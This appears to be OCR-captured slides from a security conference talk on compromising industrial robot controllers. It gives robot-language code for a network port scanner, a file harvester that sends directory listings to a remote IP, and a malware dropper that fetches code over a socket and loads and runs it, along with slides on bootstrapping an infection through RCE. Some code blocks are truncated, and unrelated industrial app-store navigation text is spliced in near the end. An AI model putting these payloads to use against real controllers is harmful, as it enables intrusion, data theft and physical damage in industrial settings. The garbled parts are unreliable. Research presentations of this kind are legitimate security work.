
```
316     FUNC bool scan_port(string ip, num port)
317         SocketCreate sock;
318         SocketConnect sock, ip, port \Time:=1;
319         SocketClose sock;
320         RETURN TRUE;
321     ERROR
322         IF ERRNO = ERR_SOCK_TIMEOUT THEN
323             SocketClose sock;
324             RETURN FALSE;
325         ELSE
326             RAISE;
327         ENDIF
328     ENDFUNC
329
330     PROC network_scan()
331         VAR string ip_address_prefix := "10.0.0."; ! target network
332         VAR string ip_address;
333         VAR string out;
334         CONST num PortsLen := 3;
335         VAR num ports{PortsLen} := [5011, 5012, 5013]; ! target ports
336
337         VAR bool result;
338
339         curtargets := 1;
340
341         FOR j FROM firsttarget TO numtargets + firsttarget DO
342             ip_address := ip_address_prefix + NumToStr(j, 0);
343
344             FOR i FROM 1 TO PortsLen DO
345                 result := scan_port(ip_address, ports{i});
```



Can we Exfiltrate Files?


```
MODULE FileHarvester

! Small PoC payload of a file harves
! Take recursively the list of files
! and sends it to a remote service (

VAR socketdev sock;

PROC lsdir(string dirname)
        VAR dir directory;
        VAR string filename;
        VAR string path;
        OpenDir directory, dirname;
        WHILE ReadDir(directory, filen
            IF filename <> ".." AND fi
                path := dirname + "/"
                IF IsFile(path, \Direc
                    lsdir(path);
                ENDIF
                SocketSend sock \Str:=
            ENDIF
        ENDWHILE
        CloseDir directory;
ENDPROC

PROC main()

    VAR string start := "HOME:";
    VAR string ip_address := "127.0.
    VAR num port := 5000;

    SocketCreate sock;
```

```
MODULE FileHarvester

! Small PoC payload of a file harvester.
! Take recursively the list of files in the HOME:/ directo
! and sends it to a remote service (pre-defined IP addres

VAR socketdev sock;

PROC lsdir(string dirname)
        VAR dir directory;
        VAR string filename;
        VAR string path;
        OpenDir directory, dirname;
        WHILE ReadDir(directory, filename) DO
            IF filename <> ".." AND filename <> "." THEN
                path := dirname + "/" + filename;
                IF IsFile(path, \Directory) THEN
                    lsdir(path);
                ENDIF
                SocketSend sock \Str:=path;
            ENDIF
        ENDWHILE
        CloseDir directory;
ENDPROC
```




A Generic Malware Dropper


```
MODULE Dropper
    PROC main_loop()

        ! ... variable declaration
        ! ... socket creation and initialization

        WHILE TRUE DO
            SocketReceive clientsock, \Str:=data;
            name := ParseName(data)
            Open diskhome + "/" + name + ".mod", f;
            WHILE data DO
                SocketReceive clientsock, \Str:=rec;
                Write f, rec;
            ENDWHILE
            Load \Dynamic, diskhome \File:=name + ".mod";
            %name + ":main"%; ! call function by name
        ENDWHILE
    ENDPROC
ENDMODULE
```

1. Read data from the network
2. Write data to file
3. Load that file as code

Putting it All Together

HackInBo® Safe Edition #2




Putting it All Together


How to Bootstrap the Infection?

- **Option 1: We have an RCE in the automation scripts**
- Option 2: The attacker can be a bit more creative

How to Bootstrap the Infection?

- Option 1: We have an RCE in the automation scripts
- **Option 2: The attacker can be a bit more creative**


CART 0 ITEMS
SIWIAT
STARTERKITS
APPS
HARDWARE
BLOG
SUPPORT
App Store
App Activation
Categories
API
Analog
Browser
Cloud
Dashboard
Datalogger
ERP
Input
JSON-LD
Learn&Go
Lufft
MODBUS
Monitoring
Shopfloor
System
Category: MO
Modbus Builder
MODBUS Builder
MODBUS
MODBUS Generic


Intelligent Plant
Industrial App Store
Home
My Account
App Store Wiki
YouTube
Home
Connected Applications
App Store Connect
Easily connect your data to the Industrial App Store and share
Controller Consultant
Understand how to best manage your controllers, do they need tuning? Are they over-tuned?
is within.
Power BI Connector
Utilise real-time and historical industrial data in Microsoft Power BI.



